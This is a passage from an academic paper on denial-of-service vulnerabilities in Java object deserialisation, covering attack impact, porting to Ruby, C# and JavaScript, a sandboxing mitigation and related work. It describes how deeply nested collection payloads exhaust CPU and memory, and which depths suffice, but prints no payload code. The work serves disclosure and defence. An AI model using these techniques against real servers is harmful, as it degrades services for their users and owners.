The case studies demonstrate how at least two of the vulnerabilities discussed can be exploited to launch denial of service attacks. While the servers are not stopped, their performance is significantly compromised. This is still a denial of service attack according to RFC4949 defining it as “the prevention of authorized access to a system resource or the delaying of system operations and functions”[63]. This type of DoS attack is sometimes also referred to as a *degradation-of-service* attack.

In the case of the Pufferfish attack, we observed a strong temporary degradation of performance up to a factor of 100 (and even 1,000 for *JBoss*) for 5 malicious requests, while for the SerialDOS attacks the rate of slowdown observed was less pronounced (by a factor of 3-4), but permanent.

A combination of SerialDOS and Pufferfish and modifying the number of malicious requests could be used to design customised DoS attacks ranging from moderate lasting attacks to short attacks that effectively disable servers completely. The impact of such attacks on systems and the organisations owning them can be significant. For instance, it has been reported that even a small degradation of response time results in a large drop of customer engagement for online businesses and therefore loss of revenue [64].

The experiments show that a Pufferfish can render a server unable to operate. On the other hand, SerialDOS leads to permanent degradation of service even when a low number of attacks is used. This might be particularly dangerous in practice as it may remain unnoticed.

4 Object-Graph Engineering in other Languages

In this section we investigate whether the vulnerabilities discussed above can be ported to other languages. We included C# as a language that is conceptually close to Java as it uses a similar type system and deployment model based on bytecode. We also looked into the portability of the identified vulnerabilities to a popular dynamic language, Ruby and a scripting language, JavaScript.

4.1 Ruby

There are different Ruby implementations in wider use, with potentially inconsistent behaviour. We experimented with MRI Ruby 2.0.0p648 and JRuby 9.1.6.0.

Ruby has several serialisation mechanisms, including YAML, Marshal and JSON. Deserialisation of hash maps also triggers the execution of hash, and nested containers are supported. However, unlike Java, hash is executed in a controlled environment that prevents recursion[6]. If recursion is detected, a special constant value is returned.

The second difference to Java is that the object stringify method (to_s) for containers does not attempt to concatenate the string representation of the elements. Also, we could not find a stringify trampoline suitable to construct the Pufferfish vulnerability.

This means that of the three vulnerabilities, we were only able to port SerialDOS. The respective source code is shown in Listing 8 in Appendix A. A very similar version can be constructed by replacing Marshal by the alternative YAML serialisation API.

A similar, serialisation-related vulnerability was discovered and reported in 2013 [17]. Using this vulnerability it was possible to initiate a DoS attack by using a crafted JSON document to create a large number of symbols which were never garbage collected. In response to this, the garbage collector in newer versions of Ruby also collects symbols[7].

4.2 C#

We conducted experiments on both .NET 4.5 and Mono 4.6.1. The results were consistent for both implementations.

.NET offers several serialisation mechanisms, including XML and binary serialisation. .NET has separate generic and non-generic collections, the non-generic collection types in the namespace System.Collections include Hashtable and ArrayList, while the generic types in the namespace System.Collections.Generic include HashSet<T> and LinkedList<T>. The methods to establish equality and compute the hash code of collections are delegated to special *comparer* objects defined by the interface System.Collections.IEqualityComparer and its generic counterpart. This facilitates the implementation of collections with alternative comparison semantics, such as identity maps. Comparers are serialisable.

The deserialisation of Hashtable objects triggers the execution of HashCode() defined in the comparer being used, and nested containers are supported by all collection types and arrays. The behaviour of the hash calculation depends on the comparer being used. From the comparers available in the standard library, HashSetEqualityComparator used with nested (generic) hash sets did not exhibit the behaviour necessary to construct a HashCode call chain down the nested containers. We believe that this is actually due to a bug in .NET due to a broken contract between Equals and GetHashCode in this class. This bug was reported and accepted[8]. However, constructing a non-generic Hashtable with a StructuralEqualityComparer results in recursive calls to HashCode() as expected, and can therefore be used to port the turtles and SerialDOS vulnerabilities. The code is shown in Listings 9 and 10 in Appendix A, respectively.

Unlike the Java implementation of collection types, ToString for containers is not overridden. Therefore, we did not succeed in porting the Pufferfish vulnerability.

[6] In JRuby, the crucial behaviour showing how recursion is controlled can be found in org.jruby.runtime.Helpers, see goo.gl/xc5mMK

[7] https://www.ruby-lang.org/en/news/2014/12/25/ruby-2-2-0-released/

[8] https://github.com/dotnet/corefx/issues/12560

4.3 JavaScript

We used node.js v0.12.7 for this study. The version of JavaScript that is widely supported at the moment, standardised as ECMA-262, is 5 [28]. JavaScript has an on-board serialisation mechanism provided by the built-in JSON object [28, sect. 15.12]. JavaScript 5 has no explicit support for maps or similar data structures in its type system [28, sect. 8], and the `Object` type [28, sect. 8.6] is used to represent map-like structures. The consequence of this is that only strings are allowed as keys in maps.

JavaScript 6 adds support for proper maps that allow arbitrary ECMAScript language values (including objects) as both keys and values [29, sect. 23.1]. However, the JSON serialiser does not serialise maps. For instance, evaluating the script in Listing 5 produces an empty string.

```
var map = new Map();
map.set('foo', 42);
var serMap = JSON.stringify(map);
// will output "{}"
console.log(serMap);
```

Listing 5 JavaScript 6 maps are not serialised

The semantics of JavaScript 6 maps is similar to identity maps in Java in the sense that it is not based on user-defined equality [29, sect. 7.2.10]. While the standard stipulates that the "Map object must be implemented using either hash tables or other mechanisms that, on average, provide access times that are sublinear on the number of elements in the collection." [29, sect. 23.1], such a hash function would be an implementation-specific system hash consistent with the built-in equality of objects. Therefore, JavaScript 6 does not provide recursive hash functions that can be exploited.

The JSON serialisation mechanism can be customised by providing *revivers* (for deserialisation) and *replacers* (for serialisation). Knowledge of specific revivers could still be used to initiate denial of service attacks.

There are several alternative serialisation mechanisms outside the standard. This includes the *XMLSerializer* that is part of the Mozilla JavaScript extensions[9]. However, at the time of writing, this was not supported by any major web browser, including Firefox. *js-yaml* is a popular library that supports the YAML format[10]. However, map objects are currently not supported (in version 3.6.1) and attempts to serialise maps lead to a `YAMLException` being thrown.

JavaScript arrays (but neither objects nor maps) have a monotonic stringify method (`toString()`), but we are not aware of a suitable trampoline to exploit this.

4.4 Summary

Table 2 summarises language support for features enabling the vulnerabilities. Table 3 summarises which of the vulnerabilities we were able to port to the languages investigated. Note that a *no* entry in this table does *not* imply that it is impossible to port the respective vulnerability. It merely means that we were not able to do so. In some cases we were able to very systematically check for the presence of certain enabling features simply by inspecting source code or reading a language specification. But to check for the presence of trampolines is much harder. A full analysis requires a full-fledged sound static analysis. This is outside

[9] `https://developer.mozilla.org/en-US/docs/Web/API/XMLSerializer`
[10] `https://github.com/nodeca/js-yaml`

Table 2 Support for enabling features in various languages.

feature	Java	Ruby	C#	JS
m2m pattern	yes	yes	yes	yes[11]
child-rec. hash	yes	no	yes	no
child-rec. stringify	yes	no	yes	no
res.-mon. stringify	yes	no	no	yes
hash trampoline	yes	yes	yes	no
stringify trampol.	yes	no	no	no

Table 3 Object-graph vulnerabilities in various languages.

vulnerability	Java	Ruby	C#	JS
Turtles ..	yes	no	yes	no
SerialDOS	yes	yes	yes	no
Pufferfish	yes	no	no	no

the scope of this paper, and might even be impossible due to issues with the soundness of static analysis in the presence of dynamic programming languages features like reflection [47].

5 Mitigation

In this section we discuss mitigation strategies that can be used to avoid attacks exploiting the Java vulnerabilities discussed above. The source code of the solution discussed can be found in the public project repository (`https://bitbucket.org/jensdietrich/evilpickles`).

5.1 JEP290

JEP290 [55] is a recent proposal to address a range of serialisation-related vulnerabilities [8]. The proposal uses customisable filters that can be used by serialisation clients in order to validate incoming streams during processing. JEP290 does not specify the behaviour that should occur if the filters reject a stream, but the most likely scenario is that this should result in a runtime exception being thrown.

The filters proposed can be used to allow/reject classes instantiated during deserialisation, control the sizes of arrays being created, and enforce limits on stream length, stream depth, and number of references encountered as the stream is being decoded.

None of these mechanisms is effective in detecting the vulnerabilities discussed in Section 2 since (1) they rely only on common collection types in the standard library which many users may not want to blacklist (2) the number of references and the reference depth is relatively small.

The SerialDOS and Pufferfish vulnerabilities both use a deep object graph with a default depth set to 100. This is the bound of the loop in Listings 2 and 3, respectively. The number of objects and references is a small multiple of the depth. It is worth noting here that a much smaller depth is sufficient to cause problems. To confirm this, we designed a small experiment with parameterised versions of SerialDOS and Pufferfish. The results reported here were

[11] JS6 only

obtained using the configuration described in Section 3. To conduct these experiments, we created a payload with a given depth. Starting at a small value 10, we increased the depth and measured runtime and the memory needed for the strings computed in Pufferfish. At depth 30, the time needed to deserialise the Pufferfish payload already exceeds one min (69,416 ms) and from thereon almost exactly doubles with each increase in depth as expected. At depth 26, the heap memory needed for the string computed in Pufferfish exceeds 1 GB (1,280 MB), and again doubles with each increase in depth as expected. We conclude from this that even small graphs can cause problems, and a different approach is needed.

5.2 Restricting Enabling Language, Runtime and Library Features

There is a trivial solution to deal with the vulnerabilities: to make sure that there are no unsecured ports that can be used to input malicious streams. While this is in some sense the perfect solution, history has shown that multiple levels of defence are necessary to effectively protect systems.

Another very general solution is to restrict programming language, runtime or library features that facilitate vulnerabilities. This is difficult for a mature platform like Java with a strong commitment to compatibility [26]. The respective changes would be invasive, and are likely to break a significant amount of existing programs. One possible change with manageable impact would be to change the implementation of `toString()` in the collection classes to ensure that a maximum string length is not exceeded. This can be achieved by returning shorter string representations for large nested connections, for instance, by using wildcards (*, ...) to represent multiple elements.

Another change that is easy to implement is to remove or restrict Guava's `Ordering.usingToString()`. The documentation of this class suggests to use the lambda expression `Comparator.comparing(Object::toString)` instead for Java 8[12]. There is a subtle difference: the Guava comparator is serialisable, while the comparator returned by the lambda is not. Making `com.google.common.collect.UsingToStringOrdering` non-serialisable would prevent the version of Pufferfish that bypasses the security manager.

The approach taken in JEP290 to give users more control over the deserialisation process could be extended with a call back mechanism that allows clients to monitor, and if necessary, interrupt deserialisation.

Many object models allow the construction of object graphs exhibiting the m2m pattern. However, patterns focusing on tree-like structures such as *composite* [33], are more common. Often, library (API-level) defences are used to protect the integrity of these structures. An example for this is the user interface component hierarchy in Java AWT with the core types `java.awt.Component` and `java.awt.Container`, respectively. When adding an AWT component to a container, a check is performed whether the component already has a parent, and the component is re-parented if necessary. By using reflection it is often possible to bypass API-level restrictions and therefore to create m2m patterns, although this API bypass could break some of the object's invariants and this could lead to exceptions that could prevent the vulnerabilities discussed. For instance, in the one to many relationship between `Container` and `Component`, both directions of the reference are maintained (using the `Container.component` and `Component.parent` fields, respectively). An invariant is that if c1 is the parent of c2, then c2 must be in c1.component, and vice versa. Manipulation

[12] `https://google.github.io/guava/releases/21.0/api/docs/com/google/common/collect/Ordering.html`

of only one field via reflection can be used to violate this contract, and this leads to `IllegalArgumentExceptions` being thrown in methods like `Container.add..(..)` and `Container.remove..(..)`.

As an example of how to create a m2m pattern from a composite by using reflection consider nested Swing borders (`javax.swing.border.CompoundBorder`). Using reflective field access, it is possible to create an object graph similar to SerialDOS (see Listing 7 in Appendix A). AWT and Swing components are serialisable, and `paintBorder(..)`) is child-recursive. (Un)fortunately we could not find a trampoline to trigger `paintBorder(..)`). But this scenario could still be exploited for an attack if the attacker knows that the deserialised object is a user interface that is going to be opened and rendered by the application.

There are also language-level options to restrict the topology of object graphs. Firstly, in languages that provide ownership control [11], constraints can be put in place to ensure that objects cannot be element of multiple collections. Secondly, the type system of a language could be used to prevent certain kinds of data structures from serialisation. For example, if `Serializable` was parameterised with a flag expressed with either a dependent type or in a template-like language (as in C++) then serialisation could be allowed or disallowed depending on the internal dependencies of the data structure in question. Just like decidability issues in Java can be avoided by imposing some restrictions on generic types [36] perhaps it is time to consider further restrictions that would guarantee serialisation safety too and utilise either more flexible dependent types or more restrictive ownership guarantees to detect unsafe cases.

A possible library-level solution to deal with child-recursive methods is to guard against uncontrolled recursion. In order to do this effectively, language-level features are necessary to provide an API that allows programmers to query the stack. Examples of such APIs are Smalltalk's `thisContext`, Ruby's `Kernel.caller` and Java's `StackWalker` (from version 9) protocols.

Resource-monotonic methods can be controlled by measuring resource usage at method exit, and intervene if thresholds are exceeded. While this is a library-level solution, it requires that the runtime and the language provide APIs to query resource usage. This is potentially a problem for Java, where this functionality is provided by the famous `sun.misc.Unsafe` [49] API, and there are ongoing discussions to restrict access to it.

Static analysis techniques could be used for vulnerability detection. They have the advantage that they can predict vulnerabilities before programs are deployed. However, in the context of the vulnerabilities discussed here this is not very helpful as the topology of the object graph creating the problems will only become known at runtime when an incoming stream is processed. The best we can hope for is a hybrid analysis that pre-reads (looks ahead) the stream, and builds a contextual call graph (consisting of target objects and methods) from the information read from the stream and a pre-computed static model of the program (call graph and points-to). This data structure could then be used to predict the space and time complexity of deserialisation, and throw a `SecurityException` if thresholds have been exceeded indicating a DoS attack.

Despite some recent progress to scale static analysis to handle programs of significant size - for instance, the JDK itself [27], the computation of suitable models of sufficient precision is still a challenge, and the size of the models makes it difficult to deploy them as part of a program.

The alternative is a purely dynamic analysis that sandboxes the processing of the stream, and intercepts the process if time or memory limits are exceeded. To some extent, such a mechanism already exists as part of the Java executor framework [34].

5.3 Thread-Based Sandboxing

The executor framework can be used to design a `SecureObjectInputStream` (SOIS) as a drop-in replacement for `ObjectInputStream` (OIS). The SOIS uses the executor framework to process an incoming stream with a standard OIS in a worker thread.

If a turtles payload is processed, a stack overflow error occurs in the worker thread and terminates this thread. The executor framework wraps the `StackoverflowError` in an `ExecutionException` that can be caught and communicated back to the application as a security exception.

The executor framework can also be used to prevent SerialDOS attacks by setting timeouts. When the operation times out, a `TimeoutException` is thrown. Again, this exception can be caught, wrapped and rethrown as a `SecurityException` to communicate to the application that a potential attack has been prevented.

The limitation of this design is that the `TimeoutException` does not stop the worker thread. Unfortunately, there is no safe API to explicitly stop a thread. The recommended way is to use a collaborative model where a flag is set that is checked frequently by the code executed in the worker thread. The respective code includes the `hashCode()` methods in core collection classes, and this makes the use of explicit new fields to control cancellation unattractive. A better alternative is to use interrupts. I.e., after the `TimeoutException` has been caught, the worker thread is interrupted.

5.4 Sandboxing via Contracts

To actually check the interrupt flag still requires an instrumentation of the methods invoked by the worker thread, in particular `hashCode()` in collection classes. Conceptually, this can be considered as a *precondition*: the operation is only to be performed if the thread has not been interrupted. The violations of the precondition is signalled with a runtime exception [7], an `UncheckedInterruptedException` in our case. This mechanism can be contextualised to ensure that this exception is only thrown if the interrupt occurs while processing a stream with a SOIS. This can be achieved by using a special thread factory, and a guard is used when the precondition is checked that verifies that the thread has been created using this factory.

The approach to use a precondition to *enforce* a security policy points towards a solution to *detect* instances of Pufferfish. For detection, a *postcondition* can be used. The postcondition can be used to check the memory consumption of objects at method exit. This can be applied to (1) the return value, (2) parameters and (3) the target object (pointed to by `this`). There are libraries that can be used to recursively measure the heap used by objects, we used ehcache's *SizeOf* for this purpose[13]. Once the memory usage is known, it can be compared to a threshold, and a `MemoryLimitExceededException` is thrown if the threshold is exceeded. This exception can then be caught in the main thread, wrapped and re-thrown as a security exception, in analogy to how stack overflow errors are handled.

The use of contracts to formalise non-functional requirements has been advocated by the component-based software engineering community, a detailed discussion of the topic can be found in the seminal paper by Beugnard et al [4].

The approach outlined above requires us to inject pre- and postcondition checks into system libraries. For this purpose we used AspectJ [45]. The injected pre- and post conditions invoke static methods in the classes `Preconditions` and `Postconditions` provided by a

[13] `https://github.com/ehcache/sizeof`

```
public aspect ContractAspect {
pointcut interruptible():
execution(* java.util.*.hashCode())
|| execution(java.lang.String java.util.*.toString())
;
pointcut memoryCritical(Object o) :
execution(java.lang.String java.util.*.toString()) && this(o)
;
before(): interruptible() {
Preconditions.checkInterrupt();
}
after(Object o) returning (String r): memoryCritical(o) {
Postconditions.checkMemoryLimit(r);
}
}
```

Listing 6 Contract injection via AspectJ.

small runtime library. These classes are modelled after the popular guava Preconditions API[14]. I.e., the methods check a condition and throw an appropriate runtime exception if the condition is violated. The respective aspect definition is shown in Listing 6. This aspect can be easily modified if new similar vulnerabilities are discovered that use different parts of the standard library or external libraries.

The `SecureObjectInputStream` API has three parameters that can be used to calibrate the checks performed during deserialisation: *timeout* (default: 5,000 ms), *maxMemory* (default: 1 MB) and *maxReads* (default: 1) to restrict the number of read method invocations. This is to avoid situations where multiple smaller objects are deserialised and resource exhaustion only occurs when an application attempts to read multiple objects.

5.5 Validation

To validate the mitigation strategy proposed in Section 5, we conducted two sets of experiments in order to establish whether the use of `SecureObjectInputStream` (SOIS) can prevent attacks exploiting the vulnerabilities, and to assess the overhead the instrumentation has on real-world programs. The platform configuration used for these experiments was identical with the configuration described in Section 3.

For the purpose of functional testing we created a set of plain JUnit tests to check whether the the SOIS can detect and prevent attacks using the vulnerabilities discussed. The respective tests use the SOIS with malicious payloads, and use the `SecurityException` as test oracle. This is done by means of a JUnit custom rule. The rule does not only check whether the expected exception is thrown, but also asserts that the worker thread has been terminated. In addition to this, we also tested that the SOIS correctly reads benign objects.

In order to assess the performance overhead caused by the instrumentation, we conducted experiments on the popular DaCapo benchmark [6]. First, we established how often the methods with injected code were invoked. The results can be seen in Table 4. It shows that there are significant differences between programs, not surprisingly postcondition checks are relatively rare as we only instrumented the `toString()` methods in classes in the `java.util` package.

Next we measures the runtime overhead of instrumentation. In order to obtain meaningful results, we only included the programs with a significant number of pre- and postcondition

[14] `https://google.github.io/guava/releases/19.0/api/docs/com/google/common/base/Preconditions.html`

Table 4 Invocations of injected code in projects from the DaCapo benchmark.

benchmark	precondition invocations	postcondition invocations
avrora	16	1
batik (*)	7,039	393
h2 (*)	2,182,210	1,088,624
fop	83	20
pmd	22,170	1
eclipse (*)	1,756	137
jython (*)	63,844	15,690
luindex	7,493	4
lusearch	16	1
sunflow	349	71
tomcat (*)	22,492	5,260
tradebeans (*)	221,459	175
tradesoap (*)	275,378	176
xalan	24	1



Figure 9 Runtimes of original vs instrumented versions of DaCapo programs with significant invocations of instrumented code, in ms.

invocations. We set the threshold to 1,000 pre – and 100 postcondition invocations. There are 7 programs passing this threshold, respective programs are starred in Table 4. To run the benchmarks, we follow the methodology suggested in [44] using 12 iterations of which we only measured the runtime of the last one. The results are shown in Figure 9. This indicates that the overhead is modest or negligible for most cases, the largest overhead by far we encountered was Eclipse where the runtime increased by 37%.

5.6 Discussion

In this section we have provided a simple yet elegant solution to prevent the vulnerabilities discussed. For this to be useful in practice, it is important (1) that the instrumentation does not change the semantics of the program and (2) that the overhead is acceptable.

We note that our approach to inject contracts is not different from other, now widely used instrumentation-based techniques (e.g. measuring test coverage or profiling): this can be done transparently to a large extent, but one can always invent scenarios where this changes the semantics of the instrumented program, e.g., if the program reasons about its own bytecode. The main impact of our instrumentation-based technique is on performance, and for many practical applications the reported performance overhead will be prohibitive. However, engineers always have to make trade-offs balancing different design goals (e.g., performance vs security), and in some security-critical areas the overhead might be acceptable. The proposed solution also enables engineers to fine-tune this trade-off: if the classes instantiated by incoming streams are restricted (e.g., by using JEP290 white lists), then the pointcuts can be easily refined to only apply to certain types in order to improve performance.

6 Related Work

6.1 Object Serialisation

Serialisation is the mechanism by which program state is captured for persistence of runtime data or for procedure calls across process boundaries. It involves the conversion of internal runtime representations to binary or text representations and back. The mechanism has been described in [39] and it was introduced to Java in [59]. The feature is supported in many object-oriented languages including Java, C#, Python and Ruby. Serialisation-based object storage and retrieval is used for lightweight persistence, communications over sockets, and Java Remote Method Invocation (Java RMI). Serialisation is widely used in services that enable distributed computing such as Java Naming and Directory Interface (JNDI), Java Management Extensions (JMX), and Java Messaging (JMS) [52]. In addition to the standard library routines, alternate serialisation libraries are also available. Distributed computing frameworks such as Apache Storm [51] and Apache Spark use these alternatives for efficiency reasons [51]. Amongst these alternatives are Kryo [31], Protocol Buffers [35] and XStream [68].

6.2 Serialisation-Related Vulnerabilities in Java

The improper use of Java serialisation can compromise application safety [48], which may result in attacks ranging from service unavailability or degradation to arbitrary code execution. In [41], Holzinger et al present a comprehensive study of Java vulnerabilities and they identify 15% of the attacks in the study as attacks related to serialisation and two DoS exploits, one caused by disk space exhaustion and the other, a result of a bug in garbage collecting deeply nested structures. They present a meta model prepared from a large body of exploits to determine the commonalities in attacks that identify Java language features and weaknesses that cause them.

There are two known weaknesses in Java binary serialisation: (1) the possibility of malformed objects and (2) unchecked deserialisation involves calling the `readObject` method of an object with an unknown type where the type is dictated by the data from the stream. Hence, an application that uses binary deserialisation can inadvertently instantiate any class on the classpath. With the use of serialisation, fields that are otherwise inaccessible can be modified and, hence, corrupted [7]. Unchecked deserialisation of corrupt data can lead the application to an unexpected state. An attacker who has access to the communication medium can craft serialised objects that potentially break the object's invariants [7]. Custom deserialisation has to be implemented with defensive checks to ensure that deserialised objects are valid [7]. However, implementing defensive deserialisation can be a complex task as serialisation is a feature that works against the Java security model's goals [41].

Peles and Hay [56] present a critical serialisation-related vulnerability in Android inter-process communication that can result in arbitrary code execution or privilege escalation. A whitepaper from Hewlett Packard Enterprise [52] describes various recent serialisation-related vulnerabilities and countermeasures. A serialisation attack on the Java Messaging Service (JMS) has been described by Kaiser [43]. It demonstrates the existence of production software that remain vulnerable to such attacks. In [10], Cifuentes et al. note the recent spikes in Java-related vulnerabilities and how other classes of Java vulnerabilities can result from serialisation.

6.3 DoS Attacks

A Denial of service (DoS) attack is a threat to the security of computer networks, as it attempts to make the services of a computer system unavailable to its users. Common DoS attacks work by exhausting the resources of a server to the point that it is not available for use. A number of vulnerabilities in software can expose a system to DoS attacks. Such attacks can be broadly categorised into network-based and host-based attacks [37]. In this paper we focus on the latter, and on application-layer vulnerability attacks also referred to as semantic attacks [1]. Network-based attacks are beyond the scope of this paper.

In Java, DoS attacks can either target memory (resulting in memory exhaustion), or cause worse-case algorithmic complexity behaviour that induce indefinitely long computations resulting in service unavailability. Two of these vulnerabilities are presented by Polesovsky [57]. A nested set of arrays is crafted with each array having a maximum possible size set to the maximum integer value. Deserialising this object exhausts heap space as it allocates large chunks of memory for each object. The second payload that targets Java 1.7 uses hash collisions, by creating a `HashMap` or `Hashtable` with the initial capacity set to the load factor of the `Hashtable` results in a degenerated hash table that uses a single bucket to store all items. There are a few other serialisation-based attacks that can cause severe time complexity such as *SerialDOS* for Java described earlier and an exploit that uses a serialised regular expression pattern object [21]. The regular expression exploit, described by Schönefeld in [62], is a result of doubling compile time for each group in a pattern, and deserialising a pattern with fewer than a hundred groups can take several hundred years to compile.

6.4 Algorithmic Complexity Vulnerabilities

Widely used data structures have efficient average time complexity but they can exhibit poor behaviour on certain input. Examples are hash tables that degenerate to lists, from constant time to linear time lookups, on inputs with hash collisions. An attacker can take advantage of such performance issues in a program to execute a DoS attack [20].

Billion laughs is a well-known DoS attack that targets XML parsers [13]. It consists of a Document Type Definition (DTD) part, which describes the structure/grammar of the document within itself, that causes parsers to consume the processor or memory to the extent that it results in a DoS. The inline DTD defines a list of nested XML entities where each entity's definition contains references to the preceding entity definition. The expansion of the entity defined at the bottom results in an exponentially large string that in effect causes the service to degrade or fail. Some parsers protect against this attack by introducing a threshold for entity references within a document. Another variant of the attack, known as the *quadratic blowup* [18] cannot be avoided using a simple threshold. *Quadratic blowup* consists of an entity definition with a single large string that can be referenced a few times (a quadratic growth) to cause a performance blow up when parsing the document.

Späth et al. [65] describe recursively defined entities, which reference each other in their definitions. Even though the XML specification forbids such definitions, some parsers are susceptible to DoS attacks via such XML documents that put the parser in an infinite loop. This attack is similar in nature to the turtles vulnerability described above. A similar DoS vulnerability that exploits PDF file document outlines, which is implemented as a doubly-linked list structure within the document, is discussed in [30], where a badly-formed outline with cycles is demonstrated to cause DoS in PDF clients.

6.5 Arbitrary Code Execution Vulnerabilities

Several serialisation-related *arbitrary code execution* vulnerabilities were presented by Frohoff et al. in [32]. The discovered vulnerabilities exploit features found in version 3.x of the Apache Commons Collections library, and are caused by the deserialisation from a stream which instantiate any arbitrary class along with data from the stream.

The exploit consists of an elaborate set of objects chained together to cause the side-effect of executing an arbitrary command during deserialisation. The object graph of the payload used in the exploit has a collections data structure decorated with a chain of transformers. The reconstruction of the collection from serialised data causes a call to the vulnerable `InvokerTransformer` in the transformer chain, which is setup in the payload to transform values as the collection is accessed. The `InvokerTransformer`'s serialised data is set to an arbitrary command that is executed when the map is transformed as the data structure is rebuilt on deserialisation.

Similar remote code execution deserialisation vulnerabilities that use dynamic proxies have been discovered [53] in BeanShell[23] and Jython.

6.6 Serialisation-Related Vulnerabilities in Other Languages

Serialisation related vulnerabilities are common in other languages, and they generally fall under the *untrusted input validation* class of vulnerabilities [66]. CVE-2013-3171, CVE-2012-0161 and CVE-2012-0160 [15] [14] [19] document arbitrary code execution using serialisation vulnerabilities in the Microsoft .NET platform. Python documentation warns against using its serialisation module, pickles, for deserialising untrusted data. CVE-2012-4406 [16] documents a pickling related vulnerability in a distributed object storage application written in Python. A Ruby DoS attack reported in [17] documents how parsing JSON can cause memory exhaustion for maliciously crafted JSON data. During parsing data can be coerced into Ruby symbols - which are not garbage-collected, resulting in an exploitable memory leak.

6.7 Detection of DoS Vulnerabilities

Qie et al [58] present a toolkit to make software that is robust against DoS attacks. This defensive approach prescribes annotating code where resources are used and released thus assisting in abuse detection and action at runtime. SAFER [9] is a tool that detects semantic vulnerabilities in C programs that may be vulnerable to DoS attacks using malicious inputs. Holland et al [40] discuss the inadequacies in detecting algorithmic complexity vulnerabilities using static analysis and propose to use a hybrid approach. Olivo et al [54] study redundant traversal performance bugs, limited to traversals in non-recursive functions, and a static analysis to detect them.

6.8 Strategies Against Untrusted Deserialisation

Most of the current mitigation strategies are based on defence-in-depth approaches, that is at the outermost level, the network perimeter is monitored for serialised objects. At the next level instrumentation is used to monitor serialisation or the `ObjectInputStream` can be wrapped to perform preliminary checks before its functionality is used. Subclassing `ObjectInputStream` can implement *whitelisting* or *blacklisting* of deserialisable classes[15]. For applications that use third-party libraries that utilize serialisation, instrumentation based approaches are feasible to guard against open deserialisation. For example, NotSoSerial[16] monitors calls to `resolveClass` in the `ObjectInputStream` and prevents deserialisation of objects that are not in the whitelist. The subclass inspired approach has already been implemented in `ValidatingObjectInputStream` in the Apache Commons IO library and a filter-based stream is planned in JEP290 for Java 9 [55]. Neither of these are completely effective [52] as deserialisation of system classes (as we describe) can result in DoS attacks.

6.9 Resource Limits And Isolation

In DoS attacks on Java applications, one of the issues is that a thread consuming excessively from shared resources can bring the entire application down. Resource management and process isolation are normally in the domain of the operating system. However, in Java containers where multiple applications may reside shared common resources such issues do arise. Solutions to the problem are available in managing resource management and isolation, as described in [60] which discusses the availability-related security risks of hosting applications in OSGi and application containers.

JRes[25] offers resource accounting to apply constraints on the level of resources that a component can use. JRes works by rewriting classes to keep track of resource allocation, and reclaim resources from threads that violate resource policies by terminating them. Other systems that offer resource control functionality are Luna[38] and KaffeOS [3]. Binder et al describe JSEAL-2 in [5], which is a portable resource control system unlike KaffeOS. JSR 284, Resource Consumption Management API [42] specifies the presentation of resources as entities presented to programs that can be subjected to management. JSR 284 is not yet included in any releases of Java.

6.10 Contracts

Meyer [50] proposed the notion of contracts in software design, which encompasses preconditions, postconditions and invariants in software specification and implementation. Beugnard et al [4] identified four categories of contracts that can be used: syntactic, behavioural, synchronization and quality of service (QoS) contracts. Wang et al [67] described non-functional aspects such as task response time as QoS attributes and they propose a specification language for these characteristics. In component-based software engineering, QoS contracts centre around negotiating requirements for the component to adapt to QoS levels to function successfully [61]. Contracts as a means to express and monitor resource requirements has been proposed in an experimental platform described by Sommer et al [46]. The JAMUS [46] platform models system resources as objects - a request broker manages admission of

[15] http://www.ibm.com/developerworks/library/se-lookahead

[16] https://github.com/kantega/notsoserial

components based on the resource requirements they express contractually, and the platform monitors and enforces resource usage against the component's contracts.

7 Conclusion

In this paper, we have discussed three vulnerabilities targeting the serialisation APIs and leading to different types of resource exhaustion affecting CPU, heap and stack memory. We investigated these vulnerabilities in the context of different programming languages – Java, JavaScript, Ruby and C#, and demonstrated how these vulnerabilities can be exploited to engineer denial of service attacks on two popular Java servers. Finally, we presented a possible mitigation strategy based on thread-based sandboxing and contract injection, and assessed the overhead of this method on real-world programs.

We have reported these vulnerabilities to Oracle and Microsoft. This study also led to the discovery of a broken contract between equals and hash code in .NET, the respective bug has been accepted. The source code for the various experiments conducted and the `SecureObjectInputStream` class and its helpers can be found in the public source code repository (`https://bitbucket.org/jensdietrich/evilpickles`).

Possible directions for future research include (1) the design of a static analysis to detect trampolines and other features that could be used to construct object graphs and call chains leading to the vulnerabilities discussed, and (2) the design of alternative mitigation strategies with lower performance overheads.

Acknowledgements. The authors would like to thank (in alphabetical order) Cristina Cifuentes, Max Dietrich, Andrew Gross, Luke Inkster, David Pearce, Konstantin Raev and Manu Sridharan for their valuable feedback.

References

1 Mehmud Abliz. Internet denial of service attacks and defense mechanisms. *University of Pittsburgh, Department of Computer Science, Technical Report*, 2011.

2 Glenn Ammons, Thomas Ball, and James R Larus. Exploiting hardware performance counters with flow and context sensitive profiling. In *Proceedings PLDI'97*. ACM, 1997.

3 Godmar Back and Wilson C. Hsieh. The kaffeos java runtime system. *ACM Trans. Program. Lang. Syst.*, 27(4):583–630, July 2005. `doi:10.1145/1075382.1075383`.

4 Antoine Beugnard, Jean-Marc Jézéquel, Noël Plouzeau, and Damien Watkins. Making components contract aware. *Computer*, 32(7):38–45, 1999.

5 Walter Binder, Jane G. Hulaas, and Alex Villazón. Portable resource control in java. In *Proceedings OOPSLA '01*, pages 139–155. ACM, 2001.

6 Stephen M Blackburn, Robin Garner, Chris Hoffmann, Asjad M Khang, Kathryn S McKinley, Rotem Bentzur, Amer Diwan, Daniel Feinberg, Daniel Frampton, Samuel Z Guyer, et al. The dacapo benchmarks: Java benchmarking development and analysis. In *Proceedings OOPSLA '06*. ACM, 2006.

